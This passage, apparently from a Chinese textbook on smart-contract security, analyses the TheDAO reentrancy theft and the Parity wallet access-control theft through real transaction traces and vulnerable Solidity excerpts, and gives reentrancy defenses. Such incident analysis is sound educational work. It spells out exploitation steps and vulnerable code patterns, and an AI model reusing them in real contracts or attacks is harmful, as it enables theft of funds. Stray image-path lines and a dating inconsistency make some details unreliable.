2. 攻击者盗币交易记录分析

通过区块链浏览器我们找到了攻击者转账的记录，转账记录有很多，我们挑选其中一个进行分析，转账交易地址为：

https://etherscan.io/tx/0xa348da60799bff3ca804b3e49c96edebea44c5728a97f64bec3e21056d42f6e3

交易内容为：



下面从“parity trace”中看一下交易记录的详细信息，由于该笔交易中包含了很多个 action，在这里我们选择关键的 action 进行分析。

首先看一下该笔交易的第一个 action：

在这个 action 中，攻击者调用了恶意合约中的函数，该函数是攻击者自己定义的函数，不能从函数库中查询获得。

接下来查看 action[3]的内容，如下所示：

从上图中可以看出，在 action[3]中恶意合约开始调用 TheDAO Token 智能合约中的函数。由于被调用的函数由 input 数据的前 4 个字节决定，这 4 个字节就是被调用函数的 methodID，可以看到本例中的 methodID 为 0x82661dc4，通过工具查询 0x82661dc4，我们得到被调用函数为 splitDAO 函数，查询结果如下所示：

ID	Text Signature	Bytes Signature
561	splitDAO(uint256,address)	0x82661dc4

从智能合约中找到 splitDAO 函数部分代码，如下所示：

```
945     function splitDAO(
946         uint _proposalID,
947         address _newCurator
948     ) noEther onlyTokenholders returns (bool _success) {
949
950         Proposal p = proposals[_proposalID];
951
952         // Sanity check
```


再看第四个 action 的内容：

createTokenProxy 函数 methodID 查询结果：

ID	Text Signature	Bytes Signature
630	createTokenProxy(address)	0xbaac5300

在 action[4]中，The’DAO Token 合约又调用了 TheDarkDAO 合约的 createTokenProxy 函数。 该函数代码为：

```
299    function createTokenProxy(address _tokenHolder) returns (bool success) {
300        if (now < closingTime && msg.value > 0
301            && (privateCreation == 0 || privateCreation == msg.sender)) {
302
303            uint token = (msg.value * 20) / divisor();
304            extraBalance.call.value(msg.value - token)();
305            balances[_tokenHolder] += token;
306            totalSupply += token;
307            weiGiven[_tokenHolder] += msg.value;
308            CreatedToken(_tokenHolder, token);
309            if (totalSupply >= minTokensToCreate && !isFueled) {
310                isFueled = true;
311                FuelingToDate(totalSupply);
312            }
313            return true;
314        }
315        throw;
```

在 createTokenProxy 函数中，TheDarkDAO 合约又调用了 extraBalance 合约。这个调用在 action[5]中，如下所示：

Action [5]

CallType:	call
From:	0x304a554a310c7e546dfe434669c62820b7d83490 (TheDarkDAO)
Gas:	4582938 Gwei
To:	0x914d1b8b43e92723e64fd0a06f5bdb8dd9b10c79 (DarkDAOextraBalance)
Value:	0 Ether
BlockHash:	0x5965c954a9f9c60ade7bd81d1dc39e695f2be26239169315d74f1240c364baaa
BlockNumber:	1720245
GasUsed:	5113
Subtraces:	0
TraceAddress:	[1, 0, 0]
TransactionHash:	0xa348da60799bff3ca804b3e49c96edebea44c5728a97f64bec3e21056d42f6e3
TransactionPosition:	0
Type:	call

```
0x
```

在第 6,7 个 action 中，TheDAO Token 合约调用了 DaoManagedAcct 合约的 accumulatedInput 函数。如下所示：

Action [6]

CallType:	call
From:	0xbb9bc244d798123fde783fcc1c72d3bb8c189413 (TheDAO Token)
Gas:	4569940 Gwei
To:	0xd2e16a20dd7b1ae54fb0312209784478d069c7b0 (DaoManagedAcct)
Value:	0 Ether
BlockHash:	0x5965c954a9f9c60ade7bd81d1dc39e695f2be26239169315d74f1240c364baaa
BlockNumber:	1720245
GasUsed:	275
Subtraces:	0
TraceAddress:	[1, 1]
TransactionHash:	0xa348da60799bff3ca804b3e49c96edebea44c5728a97f64bec3e21056d42f6e3
TransactionPosition:	0
Type:	call

```
0xd2cc718f
```

accumulatedInput()函数

accumulatedInput 函数 methodID 查询结果为：

ID	Text Signature	Bytes Signature
104670	accumulatedInput()	0xd2cc718f

在第 8 个 action 中，TheDAO Token 合约调用了 DaoManagedAcct 合约的 payout 函数，如下所示：

payout 函数 methodID 查询结果：

ID	Text Signature	Bytes Signature
593	payOut(address,uint256)	0x0221038a

payout 函数代码为：

```
198     function payOut(address _recipient, uint _amount) returns (bool) {
199         if (msg.sender != owner || msg.value > 0 || (payOwnerOnly && _recipient != owner))
200             throw;
201         if (_recipient.call.value(_amount)()) {
202             PayOut(_recipient, _amount);
203             return true;
204         } else {
205             return false;
206         }
```

通过对交易记录和代码分析可以知道，_recipient 就是恶意合约地址，_amount 就是转账金额，其中红方框中的代码表示向恶意合约发送_amount 个 ether。即 action[9]中的内容。

在 action[9]中，DaoManagedAcct 合约调用恶意合约并对其转账，当恶意合约接收到 ether 后，会触发它的 fallback 函数，进入下一轮的调用。

至此，第一轮调用也就结束了，通过我们仔细分析交易记录内容和合约代码发现，一轮调用的执行过程就是 splitDAO 函数的执行过程。下面我们看一下 splitDAO 函数中的关键代码。

splitDAO 函数中关键代码如下所示：

```
945     function splitDAO(
946         uint _proposalID,
947         address _newCurator
948     ) noEther onlyTokenholders returns (bool _success) {
949
950         Proposal p = proposals[_proposalID];
951
```

提案号码和管理者

在 splitDAO 函数中传入参数提案号_proposalID 和管理者账户 _newCurator。

```
985         // Move ether and assign new Tokens
986         uint fundsToBeMoved =
987             (balances[msg.sender] * p.splitData[0].splitBalance) /
988             p.splitData[0].totalSupply;
989         if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == false)
990             throw;
991
992
```

调用theDark DAO合约的createTokenProxy函数，并发送fundsToBeMoved个ether

调用 theDark DAO 合约，其中代码中的 newDAO 就是 theDark DAO 合约。

```
1012        Transfer(msg.sender, 0, balances[msg.sender]);
1013        withdrawRewardFor(msg.sender); // be nice, and get his rewards
1014        totalSupply -= balances[msg.sender];
1015        balances[msg.sender] = 0;
1016        paidOut[msg.sender] = 0;
1017        return true;
```

调用withdrawRewardFor函数

更新账户状态

从上图代码中可知，这部分代码的逻辑是先发送 ether，然后再更新账户的状态信息。

从上面可以看到，在 splitDAO 函数中调用了 withdrawRewardFor 函数，下面看一下 withdrawRewardFor 函数代码：

```
1062    function withdrawRewardFor(address _account) noEther internal returns (bool _success) {
1063        if ((balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply < paidOut[_account])
1064            throw;
1065
1066        uint reward =
1067            (balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply - paidOut[_account];
1068        if (!rewardAccount.payOut(_account, reward))
1069            throw;
1070        paidOut[_account] += reward;
1071        return true;
1072    }
```


在 withdrawRewardFor 函数中又调用了 rewardAccount 合约的 payout 函数，其实，通过上面交易记录的分析可知，rewardAccount 合约就是 DaoManagedAcct 合约，_account 就是恶意合约账户，reward 是转账金额。payout 函数代码如下：

```
198     function payOut(address _recipient, uint _amount) returns (bool) {
199         if (msg.sender != owner || msg.value > 0 || (payOwnerOnly && _recipient != owner))
200             throw;
201         if (_recipient.call.value(_amount)()) {
202             PayOut(_recipient, _amount);
203             return true;
204         } else {
205             return false;
206         }
```

发送给恶意合约_amount个ether

从代码中可以看到，在 payout 函数中，通过 call 调用向_recipient 发送 _amount 个 ether。因为在 call 调用中没有使用.gas()指定 gas 值，所以该调用会发送交易所有的 gas。从上述分析中不难知道，_recipient 合约就是恶意合约，当恶意合约接收到 ether（没有携带数据）时，会自动触发 fallback 函数，从而进入下一轮的调用。

通过上述分析，我们总结一下攻击者攻击的过程。攻击者编写一个恶意合约，恶意合约的 fallback 函数是精心设计的，在恶意合约接收到 ether 时，自动触发其 fallback 函数，fallback 函数会再次调用 theDAO Token 合约的 splitDAO 函数。在 splitDAO 函数中，又调用 TheDark DAO 合约的 createTokenProxy 函数并发送大量的 ether。然后调用 withdrawRewardFor 函数，withdrawRewardFor 函数又调用 ManagedAccount 合约的 payout 函数，在 payout 函数中，使用 call 函数调用恶意合约，并向恶意合约发送 ether，这样会再次触发恶意合约的 fallback 函数，fallback 函数再次调用 splitDAO 函数从而进入下一轮的转账操作。调用流程如下图所示：



4.2.4 安全建议

针对重入漏洞，有以下几种方法可以预防：

首先在进行转账时要使用 transfer 函数，transfer 函数转账时仅发送 2300gas，这些 gas 数量不足以使合约再去调用另一个合约，这样就可以避免了重入漏洞的发生。

其次，也可以修改转账部分的逻辑代码，改为先更新账户的状态变量，然后进行发送 ether 的操作，即使发送的 gas 数量足以让合约再去调用其他合约，但由于已经更新了账户的余额，所以恶意合约也会因为攻击者账户余额不足而转账失败。

最后，还可以在智能合约中引入互斥锁，即在代码中添加一个状态变量，用于在转账执行过程中锁定合约的状态，以防止重入调用。

4.3 parity 钱包智能合约权限控制漏洞分析

4.3.1 安全事件描述

parity 钱包是一款非常流行的以太坊钱包。2018 年 7 月 19 日，parity 钱包被黑客攻击，造成经济损失约 15 万以太币（约 3000 万美元）。

4.3.2 漏洞类型

权限控制漏洞。

4.3.3 漏洞详细分析

1. 几个基础知识点

首先看一下几个知识点：

1）fallback 函数：

fallback 函数是 solidity 语言中一个比较特殊的函数，当一个合约接收 token 时，会自动调用 fallback 函数。当调用一个合约的某个函数，但该合约无法匹配到这个函数时，也会自动调用该合约的 fallback 函数。

2）delegatecall 函数

delegatecall 函数是一种特殊的消息调用，调用者合约可以使用 delegatecall 从被调者合约中加载指定的代码，并在调用者合约的环境中执行，而且在调用过程中 msg.sender 和 msg.value 的值不变的。也就是说，调用者合

约在运行时，可以动态加载且仅加载被调用者合约的代码，并在自己的环境中执行这些代码。

3）函数的可见性

在 solidity 语言中规定，函数的可见性有四种，分别为 private、internal、external、public。

private ： 仅当前合约可以调用。

internal ： 仅当前合约及其派生合约可以调用。


external ： 仅外部合约可以调用。

public ： 所有合约可以调用，这是默认的可见性。

2. parity wallet 简介


parity 钱包是一个多重签名钱包，多重签名功能主要通过 wallet 智能合约和 walletLibrary 库合约来实现。wallet 合约代码量很少，没有实现业务逻辑的代码，主要的业务逻辑在 walletLibrary 合约中是实现，wallet 合约通过 delegatecall 调用 walletLibrary 合约从而实现钱包的功能。这样做的好处是：将代码量大的多重签名逻辑整合到 walletLibrary 库合约中，只需要在以太坊上部署一次，就可以让所有部署的 wallet 合约共同使用，这样用户不仅可以减少部署钱包合约的代码量，方便部署操作，而且可以节省大量因部署合约所造成的 Gas 消耗。

parity wallet 合约的工作原理如下图所示：




3. 攻击者发送的盗币交易记录

通过区块链交易记录，我们在攻击者账户首页的“internal Txns”选项下找到了盗币交易 ，如下图所示：



由于攻击者对三个钱包的攻击手法是一样的，所以我们以第二个为例来研究整个盗币过程。

从第二个钱包的交易记录中，我们找到了黑客攻击的交易记录，如下：




从上图可以看到，黑客共发起两个交易，一个交易用于获取 owner 权限，一个交易用于盗币。

4. 攻击者获取 owner 权限

首先分析获取 owner 权限交易记录，交易记录的地址为：

https://etherscan.io/tx/0x2e65274f2bcc729a1fe6c2b44138b1da3642fca19d6419054a13ed8fa3933c2d

通过 parity trace 的“Raw traces”可以看到交易详细过程，如下：



从上图可以看到，该笔交易包含 2 个 action，在第一个 action 中主要是攻击者账户调用被盗钱包的 wallet 智能合约，并将自己的账户地址作为输入参数，在第二个 action 中是被盗钱包的 wallet 合约使用 delegatecall 调用 walletLibrary 库合约的 initWallet 函数。

下面从被盗钱包源代码中说明这一调用过程，涉及到的合约有 wallet 合约和 walletLibrary 合约。

攻击者首先调用了 wallet 合约的 initWallet 函数，但 wallet 合约中并没有 initWallet 函数，所以就默认调用了 wallet 合约的 fallback 函数。fallback 函数代码如下：

```
423     // gets called when no other function matches
424     function() payable {
425       // just being sent some cash?
426       if (msg.value > 0)
427         Deposit(msg.sender, msg.value);
428       else if (msg.data.length > 0)
429         _walletLibrary.delegatecall(msg.data);
430     }
```

从代码中看到，fallback 函数调用了 walletLibrary 合约，从 walletLibrary 合约中调用 initWallet 函数。下面看一下 initWallet 函数代码：

```
216     function initWallet(address[] _owners, uint _required, uint _daylimit) {
217       initDaylimit(_daylimit);
218       initMultiowned(_owners, _required);
219     }
```


从上图代码中看到，initWallet 函数可以传入账户地址数组，从参数名字可以看出，这个地址数组应该是用来初始化多签名钱包 owners 的。另外，initWallet 函数可见性是默认的（即 public），所以任何账户都可以调用该函数，这也是攻击者能够获取 owner 的原因。前面我们也提到，攻击者将自己的账户地址传入参数 initWallet 函数，initWallet 函数又调用了 initMultiowned 函数，为了搞明白 initMultiowned 函数的作用，我们看一下该函数的代码：

```
107     function initMultiowned(address[] _owners, uint _required) {
108       m_numOwners = _owners.length + 1;
109       m_owners[1] = uint(msg.sender);
110       m_ownerIndex[uint(msg.sender)] = 1;
111       for (uint i = 0; i < _owners.length; ++i)
112       {
113         m_owners[2 + i] = uint(_owners[i]);
114         m_ownerIndex[uint(_owners[i])] = 2 + i;
115       }
116       m_required = _required;
117     }
```

从代码中可以看到，该函数主要功能是初始化钱包 owner。该函数也是默认可见性（public），任何账户都可以调用。所以，攻击者就这样通过间接调用 initMultiowned 函数获得了钱包的 owner 权限。

通过上述分析，我们总结一下攻击者获得 owner 的整个流程：攻击者首先向 wallet 合约发起函数调用，调用 wallet 合约的 initWallet 函数，并将自己的账户地址作为参数之一传入。但 wallet 合约并没有 initWallet 函数，于是便默认调用其 fallback 函数，进而通过 delegatecall 调用 walletLibrary 合约的 initWallet 函数，由于 initWallet 函数是默认可见性，任何人可以调用，所以 initWallet 函数调用成功，钱包 owner 被更改为攻击者的账户地址。

下面我们用流程图更好地说明这一过程：




5. 攻击者盗取钱包 ether

下面分析攻击者发送的盗币交易，交易记录的地址为：


https://etherscan.io/tx/0x97f7662322d56e1c54bd1bab39bccf98bc736fcb9c7e61640e6ff1f633637d38

内容如下所示：



从上图可以看到，攻击者调用 execute 函数，这是一个转账函数，该函数第一个参数_to 为接收币的账户地址，第二个参数是转账的金额。在攻击时攻击者将参数_to 设置为他自己的账户地址，将第二个参数是设置为 44055。

该笔交易详细记录为：




```
{
  "action": {
    "callType": "call",
    "from": "0x50126e8fcb9be29f83c6bbd913cc85b40eaf86fc",
    "gas": "0x203d",
    "input": "0x",
    "to": "0xb3764761e297d6f121e79c32a65829cd1ddb4d32",
    "value": "0x95439f11e9b39fc0000"
  },
  "blockHash": "0xd61204ca4ee16798656a1448c6746de8cdbabaeafa59daed88864f26d4fe3f55",
  "blockNumber": 4043791,
  "result": {
    "gasUsed": "0x0",
    "output": "0x"
  },
  "subtraces": 0,
  "traceAddress": [
    0,
    0
  ],
  "transactionHash": "0x97f7662322d56e1c54bd1bab39bccf98bc736fcb9c7e61640e6ff1f633637d38",
  "transactionPosition": 12,
  "type": "call"
}
```

从上图中可以看到，这笔盗币交易包含三个 action，在第一个 action 中，攻击者调用 wallet 合约的 execute 函数进行转账，wallet 合约没有 execute 函数，默认执行 fallback 函数，所以在第二个 action 中使用 delegatecall 调用 walletLibrary 合约的 execute 函数，调用成功后，在第三个 action 中 wallet 合约向攻击者账户转账 44055ether。


下面看一下 walletLibrary 合约中 execute 函数的代码：

```
function execute(address _to, uint _value, bytes _data) external onlyowner returns (bytes32 o_hash) {
  // first, take the opportunity to check that we're under the daily limit.
  if ((_data.length == 0 && underLimit(_value)) || m_required == 1) {
    // yes - just execute the call.
    address created;
    if (_to == 0) {
      created = create(_value, _data);
    } else {
      if (!_to.call.value(_value)(_data))
        throw;
    }
    SingleTransact(msg.sender, _value, _to, _data, created);
```

向攻击者账户转账_value个ether

从代码可以看到，调用 execute 函数需要 owner 权限，这里攻击者已经在第一个交易中获得了 owner 权限，所以顺利执行转账操作，成功盗币。

攻击者盗币流程如下图所示：



综上所述，我们在这里梳理一下攻击者的整理思路：

